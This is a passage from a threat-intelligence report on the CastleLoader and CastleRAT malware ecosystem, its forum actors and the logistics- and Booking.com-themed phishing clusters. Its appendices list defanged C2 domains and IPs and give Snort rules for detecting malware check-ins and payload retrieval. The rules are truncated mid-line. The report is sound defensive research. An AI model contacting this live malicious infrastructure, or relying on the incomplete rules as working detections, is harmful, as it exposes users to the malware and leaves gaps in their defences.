


Figure 23: *Sparja in search of a dropper or loader on Exploit Forum (Source: Recorded Future)*

Forum discussions in October 2025 indicate continued interest in Sparja’s apparent tooling (see **Figure 24**). A subsequent post sought contact with “the coder who wrote the Sparja dropper,” implying that a distinct dropper associated with Sparja had circulated within the underground market. This activity’s timeline aligns with CastleLoader operations and suggests that Sparja’s development or procurement of loader-type malware was known among peers during the same operational period.




Figure 24: *Exploit Forum user “tomri99le” looking for the coder that worked with Sparja (Source: Recorded Future)*

A related CastleLoader sample, distributed as an MSI installer, was identified in Bazaar Abuse data as originating from the GitHub account *github[.]com/legend123451111*. The same account appears in a Cisco Talos report describing a malware-as-a-service (MaaS) ecosystem leveraging GitHub for payload distribution, including malware families such as Amadey and Emmenhtal. Talos noted consistent naming conventions, repository structures, and file types across multiple associated GitHub accounts, with the earliest activity dated to January 2025. The report concluded that the operators of these accounts likely facilitated multi-tenant malware distribution rather than single-threat actor campaigns.

The available evidence does not confirm that Sparja directly participated in the MaaS network described by Talos; however, the CastleLoader sample that originated from *github[.]com/legend1234561111*, which contained the MSI installer, is linked to the Sparja-named CastleLoader panel, indicating a potential overlap between the GitHub-based distribution channel and infrastructure associated with Sparja. This connection suggests that Sparja may have either used an existing MaaS framework to distribute CastleLoader payloads or operated within the same delivery ecosystem.

On October 27, 2025, Sparja posted a comment on Exploit Forum within a thread advertising eDragon_x's dropper service, stating that they had been using the service for several months and considered the dropper reliable. This post is notable as it reinforces Sparja's continued interest in droppers and loaders, a recurring theme in their activity. The post also situates Sparja in proximity to eDragon_x, a threat actor operating within overlapping underground circles that include "tramp", a known threat actor reportedly identified as Oleg Nefedov. Tramp is associated with a spamming network responsible for distributing Qbot (aka Qakbot) and is identified as the founder of the BlackBasta ransomware group. Tramp was also an affiliate for several ransomware operations, such as REvil and Conti; he also maintained close ties with Rhysida and Cactus.

While there is no direct evidence of collaboration between Sparja and tramp, the shared participation across related forums and service providers like eDragon_x suggests that Sparja operates within a network of threat actors closely associated with major ransomware distribution and loader development ecosystems.

Victimology

Insikt Group identified numerous suspected victim IP addresses communicating with the Tier 1 C2 infrastructure associated with CastleRAT. While the majority of these IP addresses appear to be geolocated in the United States, only a limited number of actual victims could be positively identified. Most victims remain unidentified and cannot be confirmed; however, Insikt Group assesses it is likely that at least some of them represent private individuals who became infected. It is important to note that of the entities Insikt Group identified, the infection might have occurred on individual machines within the network of the victim organization or by using the victim's WiFi rather than on the organization's network directly. For instance, within the university context, it is likely that some victims are individual machines, such as those used by students, connected to the university's network.

Mitigations

- Leverage the IoCs in **Appendix H** to investigate potential past or ongoing infections, both successful and attempted, and use the Recorded Future Intelligence Cloud to monitor for future IoCs associated with GrayBravo (formerly tracked as TAG-150), TAG-160, TAG-161, and other threat actors.
- Monitor for validated infrastructure associated with the malware families discussed in this report, including CastleLoader, CastleRAT, Matanbuchus, and numerous others identified and validated by Insikt Group, and integrate these indicators into relevant detection and monitoring systems.
- Leverage Sigma, YARA, and Snort rules provided in **Appendices I**, **J**, **K**, **L**, **M**, **N**, and **O** in your SIEM or endpoint detection and response (EDR) tools to detect the presence or execution of CastleLoader, CastleRAT, and Matanbuchus. Additionally, use other detection rules available in the Recorded Future Intelligence Cloud.
- Use Recorded Future Network Intelligence to detect instances of data exfiltration from your corporate infrastructure to known malicious infrastructure. This can be achieved by employing specific queries and filtering the results based on your assets.
- Use the Recorded Future Intelligence Cloud to monitor GrayBravo, TAG-160, TAG-161, other threat actors, and the broader cybercriminal ecosystem, ensuring visibility into the latest tactics, techniques, and procedures (TTPs), preferred tools and services (for example, specific threat activity enablers [TAEs] used by threat actors), and emerging developments.
- Use Recorded Future AI's reporting feature to generate tailored reports on topics that matter to you. For example, if you want to stay informed about activities related to specific personas such as Sparja, you can receive regular AI-generated updates on this threat actor's activity on Exploit Forum.

Outlook

As anticipated in earlier assessments, GrayBravo has significantly expanded its user base, evidenced by the growing number of threat actors and operational clusters leveraging its CastleLoader malware. This trend highlights how technically advanced and adaptive tooling, particularly from a threat actor with GrayBravo's reputation, can rapidly proliferate within the cybercriminal ecosystem once proven effective. Given GrayBravo's established history of developing and deploying custom malware families, it is highly likely the group will continue to release new tools and capabilities in the near term, further strengthening its position within the MaaS market.

Among observed activity clusters, TAG-160 stands out for its highly targeted campaigns against the logistics sector. The cluster demonstrates a deep understanding of industry operations, impersonating legitimate logistics firms, exploiting freight-matching platforms, and mirroring authentic communications to enhance its deception and impact. This indicates an increasing sophistication among niche, sector-specific threat actors who maintain a low profile through minimal footprints and precise targeting.

Insikt Group will continue to closely monitor GrayBravo along with related threat actors, such as TAG-160 and TAG-161, to detect emerging threats and evaluate the group's strategic direction within the broader cybercriminal ecosystem.

Appendix A: CastleLoader C2 Servers

Domain	IP Address	First Seen
icantseeyou[.]icu	80[.]77[.]25[.]239	2025-10-09
anotherproject[.]icu	45[.]11[.]183[.]165	2025-10-09
donttouchthisisuseless[.]icu	80[.]77[.]25[.]88	2025-10-09
oldspicenotsogood[.]shop	45[.]155[.]249[.]121	2025-09-22
doyoureallyseeme[.]icu	45[.]11[.]183[.]19	2025-10-31
touchmeplease[.]icu	45[.]11[.]183[.]45	2025-10-31
donttouchme[.]life	80[.]77[.]25[.]114	2025-10-31
wereatwar[.]com	172[.]86[.]90[.]58	2025-11-05
rcpeformse[.]com	147[.]45[.]177[.]127	2025-11-05
roject0[.]com	185[.]121[.]234[.]141	2025-11-03
bethschwier[.]com	170[.]130[.]165[.]201	2025-10-12
speatly[.]com	173[.]44[.]141[.]52	2025-11-06
campanyasoft[.]com	31[.]58[.]87[.]132	2025-10-02
alafair[.]net	107[.]158[.]128[.]26	2025-09-06
dpeformse[.]com	147[.]45[.]177[.]127	2025-10-29
castlppwnd[.]com	31[.]58[.]50[.]160	2025-11-05

(Source: Recorded Future)

Appendix B: Additional Infrastructure Likely Linked to CastleLoader

Domain	IP Address
albafood[.]shop	15[.]197[.]240[.]20
albalk[.]lol	15[.]197[.]240[.]20
bdeskthebest[.]shop	15[.]197[.]240[.]20
bestproxysale[.]shop	15[.]197[.]240[.]20
bestvpninfo[.]shop	15[.]197[.]240[.]20
chessinthenight[.]lol	15[.]197[.]240[.]20
clgenetics[.]shop	15[.]197[.]240[.]20
docusign[.]homes	15[.]197[.]240[.]20
dubaialbafood[.]shop	15[.]197[.]240[.]20
easyadvicesforyou[.]shop	15[.]197[.]240[.]20
easyprintscreen[.]shop	15[.]197[.]240[.]20
funjobcollins[.]shop	31[.]214[.]157[.]77
nort-secure[.]shop	15[.]197[.]240[.]20
norton-secure[.]shop	15[.]197[.]240[.]20
notstablecoin[.]xyz	15[.]197[.]240[.]20
notusdt[.]lol	15[.]197[.]240[.]20
nvidblog[.]shop	15[.]197[.]240[.]20
nvldlainfoblog[.]shop	15[.]197[.]240[.]20
oldspicenotsogood[.]shop	45[.]155[.]249[.]121
starkforeveryone[.]lol	15[.]197[.]240[.]20
sweetdevices[.]lol	15[.]197[.]240[.]20

Domain	IP Address
testdomain123123[.]shop	15[.]197[.]240[.]20
tradeviewdesktop[.]shop	15[.]197[.]240[.]20
tradlngview-desktop[.]biz	15[.]197[.]240[.]20
tradlngvlewdesktop[.]shop	15[.]197[.]240[.]20
tradview-desktop[.]shop	15[.]197[.]240[.]20
vipcinemade[.]shop	15[.]197[.]240[.]20
vipcinemadubai[.]shop	15[.]197[.]240[.]20
vipdubaicinema[.]shop	15[.]197[.]240[.]20

(Source: Recorded Future)

Appendix C: Logistics-Themed Infrastructure Used by TAG-160

Domain	IP Address	First Seen	Last Seen
loadsschedule[.]com	199[.]79[.]62[.]141	2025-08-04	2025-11-09
loadstracking[.]com	Cloudflare	2025-09-19	2025-11-09
loadstrucking[.]com	162[.]251[.]80[.]108	2025-05-18	2025-09-10
rateconfirmations[.]com	162[.]215[.]230[.]150	2025-09-11	2025-11-09
cdlfreightlogistics[.]com	N/A	N/A	N/A
dperforms[.]info	78[.]153[.]155[.]131	2025-10-01	2025-11-09
englandloglstics[.]com	N/A	N/A	N/A
englanglogistlcs[.]com	N/A	N/A	N/A
loadstracking[.]com	207[.]174[.]212[.]141	2025-06-27	N/A
hometownlogisticsllc[.]com	N/A	N/A	N/A
leemanlogisticsinc[.]com	N/A	N/A	N/A

Domain	IP Address	First Seen	Last Seen
loadplannig[.]com	204[.]11[.]58[.]80	2025-07-27	2025-11-09
loads[.]icu	185[.]236[.]20[.]154	2025-09-17	2025-11-10
loadsplanning[.]com	192[.]124[.]178[.]74	2025-07-26	2025-07-26
loadsschedule[.]com	199[.]79[.]62[.]141	2025-08-04	2025-11-09
loadstracking[.]com	207[.]174[.]212[.]141	2025-06-28	2025-07-03
loadstrucking[.]com	162[.]251[.]80[.]108	2025-05-18	2025-09-10
mcentireinc[.]com	N/A	N/A	N/A
mcloads[.]com	74[.]119[.]239[.]234	2025-04-18	2025-05-15
mlxfreightinc[.]com	N/A	N/A	N/A
mrlogsol[.]ca	N/A	N/A	N/A
pinaccletruckllc[.]com	74[.]119[.]239[.]234	2025-04-12	2025-05-14
rateconfirmations[.]com	162[.]215[.]230[.]150	2025-09-11	2025-11-09
redlightninglogistics[.]com	Cloudflare	2025-03-21	2025-11-10
redlightninglogisticsinc[.]com	74[.]119[.]239[.]234	2025-04-19	2025-05-13
starshiplogisticsgroupllc[.]com	N/A	N/A	N/A
tenderloads[.]com	162[.]215[.]241[.]215	2025-10-24	2025-11-09
162[.]215[.]241[.]46	2025-09-11	2025-10-23	
truckssscheduling[.]com	162[.]215[.]230[.]96	2025-08-18	2025-11-10

(Source: Recorded Future)

Appendix D: Booking.com-Themed Domains Linked to TAG-161

Domain	IP Address	First Seen	Last Seen
checkinastayverify[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-22

Domain	IP Address	First Seen	Last Seen
checkinistayverify[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-17
checkinstayverify[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-22
checkistayverify[.]com	185[.]39[.]19[.]180	2025-07-31	2025-10-22
checksstayverify[.]com	185[.]39[.]19[.]180	2025-07-31	2025-10-23
checkystayverify[.]com	185[.]39[.]19[.]180	2025-07-31	2025-10-22
confirmahotelastay[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-21
confirmahotelstay[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-23
confirmhotelestay[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-22
confirmhotelistay[.]com	185[.]39[.]19[.]181	2025-08-01	2025-10-16
confirmhotelystay[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-23
confirmstayon[.]com	185[.]39[.]19[.]181	2025-07-29	2025-10-22
confirmstayonline[.]com	185[.]39[.]19[.]181	2025-07-29	2025-10-20
confirmyhotelstay[.]com	185[.]39[.]19[.]181	2025-08-01	2025-10-22
guestaformahub[.]com	185[.]39[.]19[.]180	2025-07-30	2025-10-22
guestaformhub[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-22
guestaformsafe[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-22
guestaportalverify[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-22
guestaverifyportal[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-20
guestformahub[.]com	185[.]39[.]19[.]180	2025-07-30	2025-10-23
guestformasafe[.]com	185[.]39[.]19[.]180	2025-07-30	2025-10-21
guestformhub[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-20

Domain	IP Address	First Seen	Last Seen
guestformsafe[.]com	77[.]83[.]207[.]55	2025-07-28	2025-11-03
185[.]39[.]19[.]180	N/A	N/A	
guestistayhotel[.]com	185[.]39[.]19[.]180	2025-08-02	2025-10-21
guestportalverify[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-23
gueststayhotel[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-22
guestverifyhub[.]com	185[.]39[.]19[.]181	2025-07-28	2025-10-22
guestverifylink[.]com	185[.]39[.]19[.]180	2025-07-28	2025-10-23
guestverifyportal[.]com	185[.]39[.]19[.]181	2025-07-30	2025-10-22
guestystayhotel[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-22
guesutastayhotel[.]com	185[.]39[.]19[.]180	2025-08-01	2025-10-21
guesytastayhotel[.]com	185[.]39[.]19[.]180	2025-08-02	2025-10-22
hoteliguestverify[.]com	185[.]39[.]19[.]180	2025-07-31	2025-10-21
hotelistayverify[.]com	185[.]39[.]19[.]180	2025-07-31	2025-10-21
hotelyguestverify[.]com	185[.]39[.]19[.]181	2025-07-31	2025-10-22
hotelystayverify[.]com	185[.]39[.]19[.]181	2025-07-31	2025-10-23
nedpihotel[.]com	185[.]39[.]19[.]181	2025-07-29	2025-10-22
pilolhotel[.]com	185[.]39[.]19[.]180	2025-07-29	2025-10-22
roomiverifaccess[.]com	185[.]39[.]19[.]181	2025-08-02	2025-10-22
roomverifaccess[.]com	185[.]39[.]19[.]181	2025-08-03	2025-10-23
roomverifiaccess[.]com	185[.]39[.]19[.]181	2025-08-02	2025-10-22
servicehotelonline[.]com	185[.]39[.]19[.]180	2025-08-03	2025-10-21

Domain	IP Address	First Seen	Last Seen
verifihubguest[.]com	185[.]39[.]19[.]180	2025-07-28	2025-10-22
verifyhubguest[.]com	185[.]39[.]19[.]181	2025-07-28	2025-10-22

(Source: Recorded Future)

Domain	IP Address	First Seen	Last Seen	Notes
dok-ol[.]com	185[.]39[.]19[.]180	2025-07-27	2025-07-28	N/A
185[.]39[.]19[.]181	2025-07-28	2025-11-10		
cik-ed[.]com	185[.]39[.]19[.]181	2025-07-28	2025-11-09	N/A
for-es[.]com	77[.]83[.]207[.]55	2025-07-25	2025-11-03	Found via Google
kil-it[.]com	185[.]39[.]19[.]180	2025-06-29	2025-11-07	Found via Google
kip-er[.]com	77[.]83[.]207[.]55	2025-07-11	2025-11-09	Found via Google
xut-uv[.]com	77[.]83[.]207[.]55	2025-07-20	2025-11-08	Found via Google
eta-cd[.]com	185[.]39[.]19[.]180	2025-07-22	2025-11-08	Found via Google
uki-fa[.]com	77[.]83[.]207[.]55	2025-07-22	2025-11-07	Found via Google
ned-uj[.]com	185[.]39[.]19[.]180	2025-07-10	2025-11-05	Found via Google
eto-sa[.]com	77[.]83[.]207[.]55	2025-06-25	2025-11-09	Found via Google
wal-ik[.]com	77[.]83[.]207[.]55	2025-07-10	2025-11-09	Found via Google

Domain	IP Address	First Seen	Last Seen	Notes
mac-ig[.]com	77[.]83[.]207[.]55	2025-07-20	2025-11-09	Found via Google
map-nv[.]com	77[.]83[.]207[.]55	2025-07-11	2025-11-06	Found via Google
ipk-sa[.]com	77[.]83[.]207[.]55	2025-07-18	2025-11-06	Found via Google
her-op[.]com	185[.]39[.]19[.]180	2025-06-24	2025-06-24	Domain used in “Completed processing task” log, per the DOM
77[.]83[.]207[.]55	2025-06-25	2025-06-25		

(Source: Recorded Future)

Appendix F: Steam Community Profiles and their Corresponding C2 Domains, alongside the IP Addresses that Hosted the C2 domains

Steam Community Profile Link	C2 Domain	IP Address
hxxps://steamcommunity[.]com/id/tfy5d6gohu8tgy687r7	tdbfvgwe456yt[.]com miteamss[.]com	45[.]134[.]26[.]41 91[.]202[.]233[.]132 91[.]202[.]233[.]250
hxxps://steamcommunity[.]com/id/desdsfds34324y3g	gabesworld[.]com autryjones[.]com	194[.]76[.]227[.]242 46[.]28[.]67[.]22 195[.]211[.]97[.]51
hxxps://steamcommunity[.]com/id/fio34h8dsh3iufs	treetankists[.]com	45[.]11[.]181[.]59
hxxps://steamcommunity[.]com/id/jeg238r7staf378s	kakapupuneww[.]com	45[.]135[.]232[.]149
hxxps://steamcommunity[.]com/id/krouvhsin34287f7h3	justnewdmain[.]com programsbookss[.]com	192[.]109[.]138[.]102 185[.]208[.]158[.]250 178[.]17[.]57[.]102 64[.]52[.]80[.]121 45[.]32[.]69[.]11 67[.]217[.]228[.]198 192[.]153[.]57[.]125

(Source: Recorded Future)

Domain	IP Address	First Seen	Last Seen
bioskbd[.]com	178[.]17[.]57[.]103	2025-09-23	2025-09-29
blkiesf[.]com	Cloudflare	2025-09-25	2025-10-22
boikfrs[.]com	178[.]17[.]57[.]103	2025-09-22	2025-09-29
boiksal[.]com	178[.]17[.]57[.]103	2025-09-04	2025-09-10
bookingnewprice109034[.]icu	Cloudflare	2025-10-06	2025-10-21
bookingnewprice204167[.]icu	Cloudflare	2025-10-06	2025-10-20
guest-request16433[.]com	Cloudflare	2025-10-06	2025-10-21
guest-request44565494[.]com	178[.]17[.]57[.]103	2025-09-05	2025-09-07
guest-request64533[.]com	178[.]17[.]57[.]103	2025-10-06	2025-10-21
guest-request666543[.]com	Cloudflare	2025-10-06	2025-10-22
guest-request677653[.]com	Cloudflare	2025-10-06	2025-10-21
guest-update666532345[.]com	Cloudflare	2025-10-06	2025-10-21
hotelroomprice1039375[.]icu	Cloudflare	2025-10-06	2025-10-22
info-guest44567645[.]com	Cloudflare	2025-08-28	2025-09-03
info676345677[.]com	Cloudflare	2025-10-06	2025-10-21
newmessage10294[.]com	Cloudflare	2025-10-09	2025-10-22
request-info3444[.]com	Cloudflare	2025-09-15	2025-09-21
request-info4433345[.]com	Cloudflare	2025-10-06	2025-10-21
request345553[.]com	Cloudflare	2025-09-15	2025-09-22
request44456776[.]com	Cloudflare	2025-10-06	2025-10-22
update-gues3429[.]com	Cloudflare	2025-09-15	2025-09-21

Domain	IP Address	First Seen	Last Seen
update-guest4398317809[.]com	Cloudflare	2025-09-14	2025-09-17
update-info14546[.]com	Cloudflare	2025-10-06	2025-10-21
update-info3458421[.]com	Cloudflare	2025-09-25	2025-10-21
update-info4467[.]com	Cloudflare	2025-10-06	2025-10-21
update-info4468765[.]com	Cloudflare	2025-08-25	2025-09-03
update-info539156[.]com	Cloudflare	2025-08-24	2025-09-02
update-info71556[.]com	Cloudflare	2025-08-28	2025-09-03
update-reques898665[.]com	Cloudflare	2025-08-21	2025-09-02

(Source: Recorded Future)

Appendix H: Indicators of Compromise (IoCs)

```
 CastleRAT C2 IP Addresses:
5[.]35[.]44[.]176
34[.]72[.]90[.]40
45[.]11[.]180[.]174
45[.]11[.]180[.]198
45[.]11[.]181[.]59
45[.]32[.]69[.]11
45[.]61[.]136[.]81
45[.]134[.]26[.]41
45[.]135[.]232[.]149
45[.]144[.]53[.]62
46[.]28[.]67[.]22
64[.]52[.]80[.]121
66[.]63[.]187[.]224
67[.]217[.]228[.]198
77[.]90[.]153[.]43
77[.]238[.]241[.]203
79[.]132[.]130[.]148
79[.]132[.]131[.]200
85[.]192[.]49[.]6
85[.]208[.]84[.]115
87[.]120[.]93[.]167
91[.]202[.]233[.]132
91[.]202[.]233[.]250
94[.]141[.]122[.]164
102[.]135[.]95[.]102
104[.]225[.]129[.]171
144[.]208[.]126[.]50
168[.]100[.]8[.]84
178[.]17[.]57[.]102
178[.]17[.]57[.]153
185[.]125[.]50[.]125
185[.]149[.]146[.]118
185[.]156[.]248[.]24
185[.]196[.]9[.]80
185[.]196[.]9[.]222
185[.]196[.]10[.]8
185[.]196[.]11[.]171
185[.]208[.]158[.]250
192[.]109[.]138[.]102
192[.]153[.]57[.]125
194[.]76[.]227[.]242
195[.]85[.]115[.]44
195[.]149[.]146[.]118
195[.]201[.]108[.]189
195[.]211[.]97[.]51

CastleRAT C2 Domains:
autryjones[.]com
gabesworld[.]com
justnewdmain[.]com
kakapupuneww[.]com
miteamss[.]com
programsbookss[.]com
tdbfvgwe456yt[.]com
treetankists[.]com

Steam Community URLs:
hxxps[://]steamcommunity[.]com/id/desdsfds34324y3g
hxxps[://]steamcommunity[.]com/id/fio34h8dsh3iufs
hxxps[://]steamcommunity[.]com/id/jeg238r7staf378s
hxxps[://]steamcommunity[.]com/id/krouvhsin34287f7h3
hxxps[://]steamcommunity[.]com/id/tfy5d6gohu8tgy687r7

CastleLoader C2 IP Addresses:
31[.]58[.]50[.]160
31[.]58[.]87[.]132
45[.]11[.]183[.]19
45[.]11[.]183[.]45
```

```
45[.]11[.]183[.]165
45[.]155[.]249[.]121
80[.]77[.]25[.]88
80[.]77[.]25[.]114
80[.]77[.]25[.]239
107[.]158[.]128[.]26
147[.]45[.]177[.]127
170[.]130[.]165[.]201
172[.]86[.]90[.]58
173[.]44[.]141[.]52
185[.]121[.]234[.]141

CastleLoader C2 Domains:
alafair[.]net
anotherproject[.]icu
bethschwier[.]com
campanyasoft[.]com
castlppwnd[.]com
donttouchme[.]life
donttouchthisisuseless[.]icu
doyoureallyseeme[.]icu
dpeformse[.]com
icantseeyou[.]icu
oldspicenotsogood[.]shop
rcpeformse[.]com
roject0[.]com
speatly[.]com
touchmeplease[.]icu
wereatwar[.]com

Additional Domains:
albafood[.]shop
albalk[.]lol
bdeskthebest[.]shop
bestproxysale[.]shop
bestvpninfo[.]shop
chessinthenight[.]lol
clgenetics[.]shop
docusign[.]homes
dubaialbafood[.]shop
easyadvicesforyou[.]shop
easyprintscreen[.]shop
funjobcollins[.]shop
nort-secure[.]shop
norton-secure[.]shop
notstablecoin[.]xyz
notusdt[.]lol
nvidblog[.]shop
nvldlainfoblog[.]shop
oldspicenotsogood[.]shop
starkforeveryone[.]lol
sweetdevices[.]lol
testdomain123123[.]shop
tradeviewdesktop[.]shop
tradlngview-desktop[.]biz
tradlngvlewdesktop[.]shop
tradview-desktop[.]shop
vipcinemade[.]shop
vipcinemadubai[.]shop
vipdubaicinema[.]shop

Cluster 1 (TAG-160) Logistics-Themed Domains:
cdlfreightlogistics[.]com
dperforms[.]info
englandloglstics[.]com
englanglogistlcs[.]com
hometownlogisticsllc[.]com
leemanlogisticsinc[.]com
loadplannig[.]com
loads[.]icu
loadsplanning[.]com
```

```
loadsschedule[.]com
loadstracking[.]com
loadstrucking[.]com
mcentireinc[.]com
mcloads[.]com
mlxfreightinc[.]com
mrlogsol[.]ca
pinaccletruckllc[.]com
rateconfirmations[.]com
redlightninglogistics[.]com
redlightninglogisticsinc[.]com
starshiplogisticsgroupllc[.]com
tenderloads[.]com
trucksscheduling[.]com

Cluster 1 (TAG-160) IP Addresses Hosting Logistics-Themed Domains:
74[.]119[.]239[.]234
78[.]153[.]155[.]131
162[.]215[.]230[.]96
162[.]215[.]230[.]150
162[.]215[.]241[.]46
162[.]215[.]241[.]215
162[.]251[.]80[.]108
185[.]236[.]20[.]154
192[.]124[.]178[.]74
199[.]79[.]62[.]141
204[.]11[.]58[.]80
207[.]174[.]212[.]141

Matanbuchus C2 IP Addresses:
185[.]39[.]19[.]164

Matanbuchus C2 Domains:
galaxioflow[.]com
mechiraz[.]com
nicewk[.]com
nimbusvaults[.]com

Cluster 2 (TAG-161) Booking.com-Themed Domains:
checkinastayverify[.]com
checkinistayverify[.]com
checkinstayverify[.]com
checkistayverify[.]com
checksstayverify[.]com
checkystayverify[.]com
confirmahotelastay[.]com
confirmahotelstay[.]com
confirmhotelestay[.]com
confirmhotelistay[.]com
confirmhotelystay[.]com
confirmstayon[.]com
confirmstayonline[.]com
confirmyhotelstay[.]com
guestaformahub[.]com
guestaformhub[.]com
guestaformsafe[.]com
guestaportalverify[.]com
guestaverifyportal[.]com
guestformahub[.]com
guestformasafe[.]com
guestformhub[.]com
guestformsafe[.]com
guestistayhotel[.]com
guestportalverify[.]com
gueststayhotel[.]com
guestverifyhub[.]com
guestverifylink[.]com
guestverifyportal[.]com
guestystayhotel[.]com
guesutastayhotel[.]com
guesytastayhotel[.]com
```

```
hoteliguestverify[.]com
hotelistayverify[.]com
hotelyguestverify[.]com
hotelystayverify[.]com
nedpihotel[.]com
pilolhotel[.]com
roomiverifaccess[.]com
roomverifaccess[.]com
roomverifiaccess[.]com
servicehotelonline[.]com
verifihubguest[.]com
verifyhubguest[.]com

Cluster 2 (TAG-161) IP Addresses Hosting Booking.com-Themed Domains:
77[.]83[.]207[.]55
185[.]39[.]19[.]180
185[.]39[.]19[.]181

Other Domains Linked to Cluster 2 (TAG-161):
cik-ed[.]com
cut-gv[.]com
dip-bo[.]com
dok-ol[.]com
dut-cd[.]com
eta-cd[.]com
eto-sa[.]com
fir-vp[.]com
for-es[.]com
gir-vc[.]com
gut-bk[.]com
her-op[.]com
ipk-sa[.]com
itp-ce[.]com
kil-it[.]com
kip-er[.]com
mac-ig[.]com
map-nv[.]com
ned-uj[.]com
otr-gl[.]com
pit-kp[.]com
rol-vd[.]com
site-bila[.]com
site-here[.]com
site-reto[.]com
site-tilo[.]com
site-wila[.]com
spu-cr[.]com
tam-cg[.]com
uke-sd[.]com
uki-fa[.]com
wal-ik[.]com
xut-uv[.]com
xyt-ko[.]com
ykl-vh[.]com
yt-ko[.]com
zit-fl[.]com

Proxy IP Addresses Linked to Cluster 2 (TAG-161):
109[.]104[.]153[.]29
109[.]104[.]153[.]100
109[.]104[.]153[.]193
109[.]104[.]154[.]67

Additional IP Addresses Linked to Phishing Email Management Tooling:
80[.]64[.]18[.]245
85[.]208[.]84[.]65
88[.]214[.]50[.]83
185[.]39[.]19[.]94

Cluster 3 Booking.com-Themed Domains:
bioskbd[.]com
```

```
blkiesf[.]com
boikfrs[.]com
boiksal[.]com
bookingnewprice109034[.]icu
bookingnewprice204167[.]icu
guest-request16433[.]com
guest-request44565494[.]com
guest-request64533[.]com
guest-request666543[.]com
guest-request677653[.]com
guest-update666532345[.]com
hotelroomprice1039375[.]icu
info-guest44567645[.]com
info676345677[.]com
justnewdmain[.]com
newmessage10294[.]com
programsbookss[.]com
request-info3444[.]com
request-info4433345[.]com
request345553[.]com
request44456776[.]com
update-gues3429[.]com
update-guest4398317809[.]com
update-info14546[.]com
update-info3458421[.]com
update-info4467[.]com
update-info4468765[.]com
update-info539156[.]com
update-info71556[.]com
update-reques898665[.]com

Cluster 3 IP Addresses Hosting Booking.com-Themed Domains:
178[.]17[.]57[.]103
192[.]109[.]138[.]102
```

Appendix I: Snort Rules for CastleLoader

```
 alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleLoader Malware Outbound Checkin"; flow:established,to_server; content:"GET"; http_method;

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleLoader Malware Outbound Payload Request"; flow:established,to_server; content:"GET"; http_

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleLoader Malware Stager Outbound Payload Request"; flow:established,to_server; content:"GET"

alert tcp $EXTERNAL_NET 79 -> $HOME_NET any (msg:"CastleLoader Malware Inbound Command Retrieval via Finger Service"; flow:established,to_client; co
```

Appendix J: Snort Rules for CastleRAT

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
